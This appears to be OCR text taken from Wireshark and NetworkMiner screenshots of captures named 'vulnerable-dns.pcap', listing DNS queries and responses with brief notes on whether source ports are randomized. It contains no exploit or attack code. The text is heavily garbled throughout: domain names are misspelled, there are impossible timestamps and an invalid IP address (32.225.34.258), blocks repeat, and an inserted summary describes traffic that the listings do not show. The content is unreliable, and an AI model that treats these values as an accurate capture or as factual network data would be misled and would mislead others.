4169	13:19:31.390982	32.225.79.209	172.29.3.7	DNS	329	Standard query response 0x393 A ds-11.serving-sys.vsn CNWME eyeballs.vsn1.net A 69.28.183.208 A 208.111.144.30 A 68.142.79.9...
4157	13:19:31.393915	32.225.79.209	172.29.3.7	DNS	421	Standard query response 0x602 B bs.serving-sys.vsn CNWME bs.eyeblasterv.akadns.net A 12.129.210.41 A 12.129.210.46 NS us1.akad...
4138	13:19:31.393915	32.225.79.209	172.29.3.7	DNS	423	Standard query response 0x603 B ad.doubleclick.net ad.doubleclick.net A 65.20.8.52 NS us3.doubleclick.net ...
4138	13:19:31.393915	32.225.79.209	172.29.3.7	DNS	363	Standard query response 0x634 A pagead2.googleyndication.com CNWME pagead2.googleyndication.com A 23.14.255.164 A 23.14.255.165 A 72.14...
4657	13:19:36.570492	32.225.79.209	172.29.3.7	DNS	267	Standard query response 0x313 A slashdot.org A slashdot.org A 66.35.250.150 NS ns2.vasofware.com NS ns3.vasofware.com NS ns1...
4627	13:19:36.559882	32.225.79.209	172.29.3.7	DNS	271	Standard query response 0x616 A www.slashdot.org A 66.35.250.151 NS ns3.vasofware.com NS ns1.vasofware.com NS ns2...
9557	13:40:04.308353	32.225.79.137	32.225.34.250	DNS	253	Standard query response 0x8a0 A footstool.stanford.edu A 171.64.72.130 NS Atalante.stanford.edu NS authns4.netcom.duke.edu NS ...
9557	13:40:04.308353	32.225.79.137	32.225.34.250	DNS	124	Standard query response 0x6f0 A images.slashdot.org A 66.35.250.150 NS ns2.vasofware.com NS ns3.vasofware.com ...
4055	13:21:16.184219	32.225.79.137	172.29.3.7	DNS	440	Standard query response 0x69e A adfarm.medialinx.com CNWME adfarm.mplx.adads.net A 64.158.222.128 NS as10.akadns.net NS za.ak...
4120	13:19:32.364656	32.225.79.137	172.29.3.7	DNS	262	Standard query response 0x6d9 A genebio.ostg.com A 66.35.250.130 NS ns1.ostg.com NS ns2.ostg.com NS ns2.v...
9554	13:40:38.441765	32.225.79.137	32.225.34.250	DNS	72	Standard query 0x6a0 A footstool.stanford.edu
9554	13:40:38.441765	32.225.79.137	32.225.34.250	DNS	73	Standard query 0x6e0 A sitemodels.stanford.edu
8195	13:05.125214	32.225.79.209	172.29.3.7	DNS	71	Standard query 0xe17 A weblogin.stanford.edu
8184	13:05.170640	32.225.79.209	172.29.3.7	DNS	75	Standard query 0x751 A proxy-service.stanford.edu
8157	13:05.125214	32.225.79.209	172.29.3.7	DNS	69	Standard query 0x772 AAAA siplup.stanford.edu
7930	13:20:06.363186	32.225.79.209	172.29.3.7	DNS	65	Standard query 0x187 A www.slashdot.org
7470	13:37.13253.352418	32.225.79.209	172.29.3.7	DNS	63	Standard query 0x982 A sb.google.com
5472	13:20:31.352418	32.225.79.209	172.29.3.7	DNS	58	Standard query 0x644 A song.org
4209	13:20:31.352418	32.225.79.209	172.29.3.7	DNS	64	Standard query 0x18a A www.slashdot.org
9394	13:42:47.378365	28.253.4.164	28.253.4.164	DNS	113	Standard query response 0x622 No such name A asdf1x.com.Berkeley.EDU SOA ns-master1.Berkeley.EDU
9291	13:42:47.378365	28.253.4.164	28.253.4.164	DNS	131	Standard query response 0x6b1a No such name A asdf1x.com.Berkeley.EDU SOA ns-master1.Berkeley.EDU
9291	13:42:47.378365	28.253.4.164	28.253.4.164	DNS	135	Standard query response 0x6584 No such name A asdf1x.com.Banato.Berkeley.EDU SOA ns.EECS.Berkeley.EDU
9289	13:42:47.376271	28.253.4.164	28.253.4.164	DNS	136	Standard query response 0x6584 No such name A asdf1x.com.Banato.Berkeley.EDU SOA ns.EECS.Berkeley.EDU

> Frame 9559: 253 bytes on wire (2024 bits), 253 bytes captured (2024 bits)  
 > Null/Loopback  
 > Internet Protocol Version 4, Src: 32.225.79.137, Dst: 32.225.34.250  
 > User Datagram Protocol, Src Port: 53, Dst Port: 33814  
 > Domain Name System (response)

No.	Time	Source	Destination	Protocol	Length	Info
4261	13:20:06.622219	32.225.79.209	172.29.3.7	DNS	408	Standard query response 0x2a0 A www.google-analytics.com CNWME www.google-analytics.1.google.com A 209.85.171.100 A 209.85.171...
4232	13:20:06.413213	32.225.79.209	172.29.3.7	DNS	274	Standard query response 0x6f0 A images.slashdot.org A 66.35.250.55 NS ns2.vasofware.com NS ns3.vasofware.com ...
4169	13:19:31.390982	32.225.79.209	172.29.3.7	DNS	329	Standard query response 0x393 A ds-11.serving-sys.vsn CNWME eyeballs.vsn1.net A 69.28.183.208 A 208.111.144.30 A 68.142.79.9...
4157	13:19:31.393915	32.225.79.209	172.29.3.7	DNS	421	Standard query response 0x602 B bs.serving-sys.v

The screenshot shows a Wireshark capture of network traffic. The packet list pane displays 4561 captured frames, primarily DNS requests and responses. Key observations include:

- Multiple DNS queries for Google Analytics (e.g., www.google-analytics.com, \_ga.js) and Vasoftware (e.g., ns1.vasoftware.com, ns2.vasoftware.com).
- A large number of DNS responses from Google's public DNS servers (8.8.8.8 and 8.8.4.4).
- Several DNS queries for the IP address 127.0.0.1.
- A few DNS responses for the IP address 127.0.0.1.

The details and bytes panes show the structure and content of selected DNS packets, including headers, flags, and payload data.

32.225.34.227 : src port = 32927

The screenshot shows the NetworkMiner interface with three main panes. The left pane lists network frames, the middle pane shows a detailed view of a selected frame, and the right pane shows a timeline of events. A specific frame (Frame 740) is highlighted in the timeline.

**Selected Frame Details:**

Frame 740: 63 bytes on wire (496 bits), 63 bytes captured (496 bits)  
Type here to search

**Internet Protocol Version 4, Src: 32.225.34.227, Dst: 32.225.79.209**

**User Datagram Protocol, Src Port: 39292, Dst Port: 53**

**Domain Name System (query)**

**Selected Timeline Item:**

Frame 740 was unexpected in this context.

Packets: 107410 - Displayed: 10028 (9.3%)

Profile: Default

10:36 PM 27-Apr-22

No.	Time	Source	Destination	Protocol	Length	Info
4655	13:21:16.184219	32.225.79.137	172.29.3.7	DNS	440	Standard query response 0x6879 A adfarm.mediaplex.com CNAME adfarm.mpx.akadns.net A 64.158.223.128 NS ns10.akadns.net NS za.ak...
4720	13:21:32.064056	32.225.79.137	172.29.3.7	DNS	262	Standard query response 0x69d9 A genweb.ostg.com A 66.35.250.130 NS ns1.ostg.com NS ns2.ostg.com NS ns2.vasoftware.com NS ns2.csig.com NS ns2.va...
9558	13:43:38.980871	32.225.34.258	32.225.79.137	DNS	72	Standard query 0x6bb1 A footstool.stanford.edu
9556	13:43:38.987118	32.225.34.258	32.225.79.137	DNS	72	Standard query 0x6bea AAAA footstool.stanford.edu
9245	13:43:44.232048	32.225.34.227	32.225.79.209	DNS	72	Standard query 0x6bb7 A weblogin.stanford.edu
9395	13:43:44.235114	32.225.34.227	32.225.79.209	DNS	72	Standard query 0x6bbf7 A weblogin.stanford.edu
8184	14:08:27.020448	32.225.34.227	32.225.79.209	DNS	76	Standard query 0x75a1 proxy.service.stanford.edu
8157	14:08:27.023984	32.225.34.227	32.225.79.209	DNS	60	Standard query 0x7725 AAAA signup.stanford.edu
7989	13:39:17.932886	32.225.34.227	32.225.79.209	DNS	60	Standard query 0x7725 AAAA signup.stanford.edu
7988	13:39:17.932886	32.225.34.227	32.225.79.209	DNS	60	Standard query 0x19e7 A www.usenix.org
7479	13:37:53.751689	32.225.34.227	32.225.79.209	DNS	58	Standard query 0x6464 A soap.org
5472	12:53:35.352418	32.225.34.227	32.225.79.209	DNS	58	Standard query 0x6464 A soap.org
2929	12:03:59.592764	32.225.34.227	32.225.79.209	DNS	17	Standard query response 0x6bbf4 A www.usenix.org
9246	13:42:27.270450	28.253.4.104	28.253.4.104	DNS	131	Standard query response 0x6bbf4 No such name A asdfixed.com SOA a.gtlid-servers.net
9285	13:42:27.270450	28.253.4.104	28.253.4.104	DNS	131	Standard query response 0x6bbf4 No such name A asdfixed.com SOA a.gtlid-servers.net
9283	13:42:27.275945	28.253.4.104	28.253.4.104	DNS	132	Standard query response 0x6bbf4 No such name A asdfixed.com SOA a.gtlid-servers.net
9288	13:42:27.275945	28.253.4.104	28.253.4.104	DNS	132	Standard query response 0x6bbf4 No such name A asdfixed.com SOA a.gtlid-servers.net
9279	13:42:27.274108	28.253.4.104	28.253.4.104	DNS	140	Standard query response 0x6bbf4 No such name A asdfixed.com Banato.Berkeley.EDU SOA ns.EECS.Berkeley.EDU
9275	13:42:27.274108	28.253.4.104	28.253.4.104	DNS	135	Standard query response 0x6bbf4 No such name A asdfixed.com Banato.Berkeley.EDU SOA ns.EECS.Berkeley.EDU
9273	13:42:27.272831	28.253.4.104	28.253.4.104	DNS	132	Standard query response 0x6bbf4 No such name A asdfixed.com EECS.Berkeley.EDU SOA ns.EECS.Berkeley.EDU
9271	13:42:27.272831	28.253.4.104	28.253.4.104	DNS	137	Standard query response 0x6bbf4 No such name A asdfixed.com SOA a.gtlid-servers.net
9269	13:42:27.368330	28.253.4.104	28.253.4.104	DNS	131	Standard query response 0x72ce No such name A asdfixed.com Berkeley.EDU SOA ns-master1.Berkeley.EDU

> Frame 9287: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits)

> IP [src loopback] > Internet Protocol Version 4, Src: 28.253.4.104, Dst: 28.253.4.104

> User Datagram Protocol, Src Port: 53, Dst Port: 53655

> Domain Name System (response)

○ ⓘ "7" was unexpected in this context.

Type here to search

Packets: 107410 - Displayed: 10029 (9.3%)

Profile: Default

10:37 PM

27-Apr-22

11: ⓘ 2-vulnerable-dns.pcap

File Edit View Go Capture Analyze Statistics Telephone Wireless Tools Help

No.	Time	Source	Destination	Protocol	Length	Info
4995	13:21:16.184219	32.225.79.137	172.29.3.7	DNS	440	Standard query response 0x6879 A adfarm.mediaplex.com CNAME adfarm.mpx.akadns.net A 64.158.223.128 NS ns10.akadns.net NS za.ak...
4120	13:21:32.064056	32.225.79.137	172.29.3.7	DNS	262	Standard query response 0x69d9 A genweb.ostg.com A 66.35.250.130 NS ns1.ostg.com NS ns2.ostg.com NS ns2.vasoftware.com NS ns2.csig.com NS ns2.va...
9558	13:43:38.980871	32.225.34.258	32.225.79.137	DNS	72	Standard query 0x6bb1 A footstool.stanford.edu
9556	13:43:38.987118	32.225.34.258	32.225.79.137	DNS	72	Standard query 0x6bea AAAA footstool.stanford.edu
9245	13:43:44.232048	32.225.34.227	32.225.79.209	DNS	72	Standard query 0x6bb7 A weblogin.stanford.edu
9395	13:43:44.235114	32.225.34.227	32.225.79.209	DNS	72	Standard query 0x6bbf7 A weblogin.stanford.edu
8184	14:08:27.020448	32.225.34.227	32.225.79.209	DNS	60	Standard query 0x75a1 proxy.service.stanford.edu
8157	14:08:27.023984	32.225.34.227	32.225.79.209	DNS	60	Standard query 0x7725 AAAA signup.stanford.edu
7989	13:39:17.932886	32.225.34.227	32.225.79.209	DNS	60	Standard query 0x7725 AAAA signup.stanford.edu
7988	13:39:17.932886	32.225.34.227	32.225.79.209	DNS	60	Standard query 0x19e7 A www.usenix.org
7479	13:37:53.751689	32.225.34.227	32.225.79.209	DNS	58	Standard query 0x6464 A soap.org
5472	12:53:35.352418	32.225.34.227	32.225.79.209	DNS	58	Standard query 0x6464 A soap.org
2929	12:03:59.592764	32.225.34.227	32.225.79.209	DNS	17	Standard query response 0x6bbf4 A www.usenix.org
9246	13:42:27.270450	28.253.4.104	28.253.4.104	DNS	131	Standard query response 0x6bbf4 No such name A asdfixed.com SOA a.gtlid-servers.net
9285	13:42:27.270450	28.253.4.104	28.253.4.104	DNS	131	Standard query response 0x6bbf4 No such name A asdfixed.com SOA a.gtlid-servers.net
9283	13:42:27.275945	28.253.4.104	28.253.4.104	DNS	132	Standard query response 0x6bbf4 No such name A asdfixed.com SOA a.gtlid-servers.net
9288	13:42:27.275945	28.253.4.104	28.253.4.104	DNS	132	Standard query response 0x6bbf4 No such name A asdfixed.com SOA a.gtlid-servers.net
9279	13:42:27.274108	28.253.4.104	28.253.4.104	DNS	140	Standard query response 0x6bbf4 No such name A asdfixed.com Banato.Berkeley.EDU SOA ns.EECS.Berkeley.EDU
9275	13:42:27.274108	28.253.4.104	28.253.4.104	DNS	135	Standard query response 0x6bbf4 No such name A asdfixed.com Banato.Berkeley.EDU SOA ns.EECS.Berkeley.EDU
9273	13:42:27.272831	28.253.4.104	28.253.4.104	DNS	132	Standard query response 0x6bbf4 No such name A asdfixed.com EECS.Berkeley.EDU SOA ns.EECS.Berkeley.EDU
9271	13:42:27.272831	28.253.4.104	28.253.4.104	DNS	137	Standard query response 0x6bbf4 No such name A asdfixed.com SOA a.gtlid-servers.net
9269	13:42:27.368330	28.253.4.104	28.253.4.104	DNS	131	Standard query response 0x72ce No such name A asdfixed.com Berkeley.EDU SOA ns-master1.Berkeley.EDU

> Frame 9287: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits)

> IP [src loopback] > Internet Protocol Version 4, Src: 28.253.4.104, Dst: 28.253.4.104

> User Datagram Protocol, Src Port: 53, Dst Port: 53655

> Domain Name System (response)

○ ⓘ "7" was unexpected in this context.

Type here to search



Packets: 107410 - Displayed: 10029 (9.3%)

Profile: Default



10:37 PM

27-Apr-22

28.253.4.101 : src port = random



192.168.1.50 : src port = 65432



192.168.1.105 : src port = random

No.	Time	Source	Destination	Protocol	Length	Info
78768	50:06.432405	192.168.1.105	192.168.1.1	DNS	72	Standard query 0x8802 A addons.mozilla.org
78767	50:06.431658	192.168.1.105	192.168.1.1	DNS	70	Standard query 0x04dc A a2z.mozilla.org
75258	49:19.040581	192.168.1.105	192.168.1.1	DNS	83	Standard query 0x370b A safebrowsing-cache.google.com
75243	49:18.098305	192.168.1.105	192.168.1.1	DNS	85	Standard query 0x89ca A safebrowsing-clients.google.com
73316	49:17.077.104.105	192.168.1.105	192.168.1.1	DNS	70	Standard query 0x0455 A tools.google.com
73316	49:16.077.104.105	192.168.1.105	192.168.1.1	DNS	63	Standard query 0x3235 A services.addons.mozilla.org
72274	49:03.524798	192.168.1.105	192.168.1.1	DNS	67	Standard query 0x8802 A blog.yourself.it
72272	49:03.317440	192.168.1.105	192.168.1.1	DNS	76	Standard query 0x3076 A www.rackspacecloud.com
72270	49:03.213453	192.168.1.105	192.168.1.1	DNS	71	Standard query 0x3759 A www.rackspace.com
72269	49:03.199716	192.168.1.105	192.168.1.1	DNS	73	Standard query 0x3235 A www.rackspace.com
72268	49:03.049887	192.168.1.105	192.168.1.1	DNS	69	Standard query 0x1a1f0 A help.github.com
72264	49:03.031515	192.168.1.105	192.168.1.1	DNS	65	Standard query 0x3a67 A twitter.com
72262	49:03.015168	192.168.1.105	192.168.1.1	DNS	72	Standard query 0x8021 A devlop.github.com
72262	49:03.015168	192.168.1.105	192.168.1.1	DNS	72	Standard query 0x1f9a A support.github.com
72259	49:02.733889	192.168.1.105	192.168.1.1	DNS	63	Standard query 0x3235 A www.people.internetconnection.net
72256	49:02.633222	192.168.1.105	192.168.1.1	DNS	61	Standard query 0x8322 A ubik.it
72252	49:02.548867	192.168.1.105	192.168.1.1	DNS	63	Standard query 0x01ff A xult.org
72250	49:02.524634	192.168.1.105	192.168.1.1	DNS	67	Standard query 0x0d21 A bluelog.vu.lt
72249	49:02.500001	192.168.1.105	192.168.1.1	DNS	63	Standard query 0x3235 A www.rackspace.com
72244	49:02.238778	192.168.1.105	192.168.1.1	DNS	74	Standard query 0x3235 A www.rackspace.com
72242	49:02.218578	192.168.1.105	192.168.1.1	DNS	74	Standard query 0x0d0d1 A wifc.sourceforge.net
72240	49:02.201334	192.168.1.105	192.168.1.1	DNS	75	Standard query 0x1f1d1 A true.acceleration.net
72239	49:02.198242	192.168.1.105	192.168.1.1	DNS	70	Standard query 0x0d414 A www.coodeplex.com
72237	49:02.189584	192.168.1.105	192.168.1.1	DNS	64	Standard query 0x3235 A www.rackspace.com
72086	49:08.559367	192.168.1.105	192.168.1.1	DNS	78	Standard query 0x16e2 A www.google-analytics.com
72044	49:08.426694	192.168.1.105	192.168.1.1	DNS	72	Standard query 0x8968 A assets2.github.com
71878	49:07.367088	192.168.1.105	192.168.1.1	DNS	72	Standard query 0x2b87 A assets3.github.com

> Frame 72416: 80 bytes on wire (648 bits), 80 bytes captured (648 bits)

> Null/Loopback  
Internet Protocol Version 4, Src: 192.168.1.105, Dst: 192.168.1.1  
> User Datagram Protocol, Src Port: 58544, Dst Port: 53  
> Domain Name System (query)

○ ⓘ "7" was unexpected in this context.

Type here to search

Packets: 107410 - Displayed: 10029 (9.3%)

Profile: Default  
10:40 PM  
27-Apr-22

12-vulnerable-dns.pcap

File Edit View Go Capture Analyze Statistics Telephone Wireless Tools Help

No.	Time	Source	Destination	Protocol	Length	Info
78768	50:06.432405	192.168.1.105	192.168.1.1	DNS	72	Standard query 0x8802 A addons.mozilla.org
78767	50:06.431658	192.168.1.105	192.168.1.1	DNS	70	Standard query 0x04dc A a2z.mozilla.org
75258	49:19.040581	192.168.1.105	192.168.1.1	DNS	83	Standard query 0x370b A safebrowsing-cache.google.com
75243	49:18.098305	192.168.1.105	192.168.1.1	DNS	85	Standard query 0x89ca A safebrowsing-clients.google.com
73316	49:17.077.104.105	192.168.1.105	192.168.1.1	DNS	70	Standard query 0x0455 A tools.google.com
73316	49:17.077.104.105	192.168.1.105	192.168.1.1	DNS	63	Standard query 0x3235 A services.addons.mozilla.org
72274	49:03.524798	192.168.1.105	192.168.1.1	DNS	67	Standard query 0x8802 A blog.yourself.it
72272	49:03.317440	192.168.1.105	192.168.1.1	DNS	76	Standard query 0x3076 A www.rackspacecloud.com
72270	49:03.213453	192.168.1.105	192.168.1.1	DNS	71	Standard query 0x3759 A www.rackspace.com
72269	49:03.199716	192.168.1.105	192.168.1.1	DNS	73	Standard query 0x3235 A www.rackspace.com
72268	49:03.049887	192.168.1.105	192.168.1.1	DNS	69	Standard query 0x1a1f0 A help.github.com
72264	49:03.031515	192.168.1.105	192.168.1.1	DNS	65	Standard query 0x3a67 A twitter.com
72262	49:03.015168	192.168.1.105	192.168.1.1	DNS	72	Standard query 0x8021 A devlop.github.com
72262	49:03.015168	192.168.1.105	192.168.1.1	DNS	72	Standard query 0x1f9a A support.github.com
72259	49:02.733889	192.168.1.105	192.168.1.1	DNS	63	Standard query 0x3235 A www.people.internetconnection.net
72256	49:02.633222	192.168.1.105	192.168.1.1	DNS	61	Standard query 0x8322 A ubik.it
72252	49:02.548867	192.168.1.105	192.168.1.1	DNS	63	Standard query 0x01ff A xult.org
72250	49:02.524634	192.168.1.105	192.168.1.1	DNS	67	Standard query 0x0d21 A bluelog.vu.lt
72249	49:02.500001	192.168.1.105	192.168.1.1	DNS	63	Standard query 0x3235 A www.rackspace.com
72244	49:02.238778	192.168.1.105	192.168.1.1	DNS	74	Standard query 0x3235 A www.rackspace.com
72242	49:02.218578	192.168.1.105	192.168.1.1	DNS	74	Standard query 0x0d0d1 A wifc.sourceforge.net
72240	49:02.201334	192.168.1.105	192.168.1.1	DNS	75	Standard query 0x1f1d1 A true.acceleration.net
72239	49:02.198242	192.168.1.105	192.168.1.1	DNS	70	Standard query 0x0d414 A www.coodeplex.com
72237	49:02.189584	192.168.1.105	192.168.1.1	DNS	64	Standard query 0x3235 A www.rackspace.com
72086	49:08.559367	192.168.1.105	192.168.1.1	DNS	78	Standard query 0x16e2 A www.google-analytics.com
72044	49:08.426694	192.168.1.105	192.168.1.1	DNS	72	Standard query 0x8968 A assets2.github.com
71878	49:07.367088	192.168.1.105	192.168.1.1	DNS	72	Standard query 0x2b87 A assets3.github.com

> Frame 7244: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

> Null/Loopback  
Internet Protocol Version 4, Src: 192.168.1.105, Dst: 192.168.1.1  
> User Datagram Protocol, Src Port: 58548, Dst Port: 53  
> Domain Name System (query)

○ ⓘ "7" was unexpected in this context.

Type here to search

Packets: 107410 - Displayed: 10029 (9.3%)

Profile: Default  
10:40 PM  
27-Apr-22

192.168.1.104 : src port = random

No.	Time	Source	Destination	Protocol	Length	Info
49427	46043.331734	192.168.1.104	192.168.1.1	DNS	70	Standard query 0x0f6a A clippings.ft.com
49425	46043.309593	192.168.1.104	192.168.1.1	DNS	68	Standard query 0x0d0f A lexicon.ft.com
49423	46043.297755	192.168.1.104	192.168.1.1	DNS	68	Standard query 0x0d50 A podcast.ft.com
49420	46043.155594	192.168.1.104	192.168.1.1	DNS	72	Standard query 0x3530 A www.ftnewsgym.com
49418	46043.155353	192.168.1.104	192.168.1.1	DNS	73	Standard query 0x3530 A www.ftnewsgym.com
49416	46043.158047	192.168.1.104	192.168.1.1	DNS	70	Standard query 0x2d45 A www.fcclinics.com
49414	46043.147981	192.168.1.104	192.168.1.1	DNS	73	Standard query 0x7c7e A www.fcconferences.com
49412	46043.143182	192.168.1.104	192.168.1.1	DNS	66	Standard query 0x7f9f A blog.ft.com
49411	46043.141895	192.168.1.104	192.168.1.1	DNS	65	Standard query 0x6d60 A www.ubis.com
49410	46043.141895	192.168.1.104	192.168.1.1	DNS	73	Standard query 0x7f9f A www.ubis.com
49399	46042.175456	192.168.1.104	192.168.1.1	DNS	69	Standard query 0x0d50 A static.2cdn.net
49377	46041.076805	192.168.1.104	192.168.1.1	DNS	75	Standard query 0x0929 A ad.uk.doubleclick.net
49321	46041.084656	192.168.1.104	192.168.1.1	DNS	66	Standard query 0x0d60 A media.ft.com
49300	46039.123566	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x7f9f A www.lanmedia.ft.com
49307	46039.123566	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x7f9f A www.lanmedia.ft.com
49387	46039.125221	192.168.1.104	192.168.1.1	DNS	68	Standard query 0xcafe A markets.ft.com
49833	46039.120625	192.168.1.104	192.168.1.1	DNS	70	Standard query 0x0d49 A pix04.revsci.net
49832	46039.113634	192.168.1.104	192.168.1.1	DNS	66	Standard query 0x7d60 A stats.ft.com
49829	46039.113634	192.168.1.104	192.168.1.1	DNS	68	Standard query 0x7f9f A www.ubis.com
49812	46038.698143	192.168.1.104	192.168.1.1	DNS	67	Standard query 0x2526 A js.revsci.net
49836	46038.521252	192.168.1.104	192.168.1.1	DNS	69	Standard query 0x0a0e A z2.media.ft.com
49834	46038.521257	192.168.1.104	192.168.1.1	DNS	69	Standard query 0x03c2 A s1.media.ft.com
49812	46037.028657	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x0d50 A static.2cdn.net
49809	46037.028649	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x0d50 A static.2cdn.net
49812	45439.019963	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x5cfc A nbc.ft.com
49808	45439.019963	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x28f8 A announce.ft.com
49806	45439.028023	192.168.1.104	192.168.1.1	DNS	77	Standard query 0x0980 A commerce.uk.reuters.com

No.	Time	Source	Destination	Protocol	Length	Info
49427	46043.331734	192.168.1.104	192.168.1.1	DNS	70	Standard query 0x0f6a A clippings.ft.com
49425	46043.309593	192.168.1.104	192.168.1.1	DNS	68	Standard query 0x0d0f A lexicon.ft.com
49423	46043.297755	192.168.1.104	192.168.1.1	DNS	68	Standard query 0x0d50 A podcast.ft.com
49420	46043.155594	192.168.1.104	192.168.1.1	DNS	72	Standard query 0x3530 A www.ftnewsgym.com
49418	46043.155353	192.168.1.104	192.168.1.1	DNS	73	Standard query 0x3530 A www.ftnewsgym.com
49416	46043.158047	192.168.1.104	192.168.1.1	DNS	70	Standard query 0x2d45 A www.fcclinics.com
49414	46043.147981	192.168.1.104	192.168.1.1	DNS	73	Standard query 0x7c7e A www.fcconferences.com
49412	46043.143182	192.168.1.104	192.168.1.1	DNS	66	Standard query 0x7f9f A blog.ft.com
49411	46043.141895	192.168.1.104	192.168.1.1	DNS	65	Standard query 0x6d60 A www.ubis.com
49410	46043.141895	192.168.1.104	192.168.1.1	DNS	73	Standard query 0x7f9f A www.ubis.com
49399	46042.175456	192.168.1.104	192.168.1.1	DNS	69	Standard query 0x0d50 A static.2cdn.net
49377	46041.076805	192.168.1.104	192.168.1.1	DNS	75	Standard query 0x0929 A ad.uk.doubleclick.net
49321	46041.084656	192.168.1.104	192.168.1.1	DNS	66	Standard query 0x0d60 A media.ft.com
49300	46039.123566	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x7f9f A www.lanmedia.ft.com
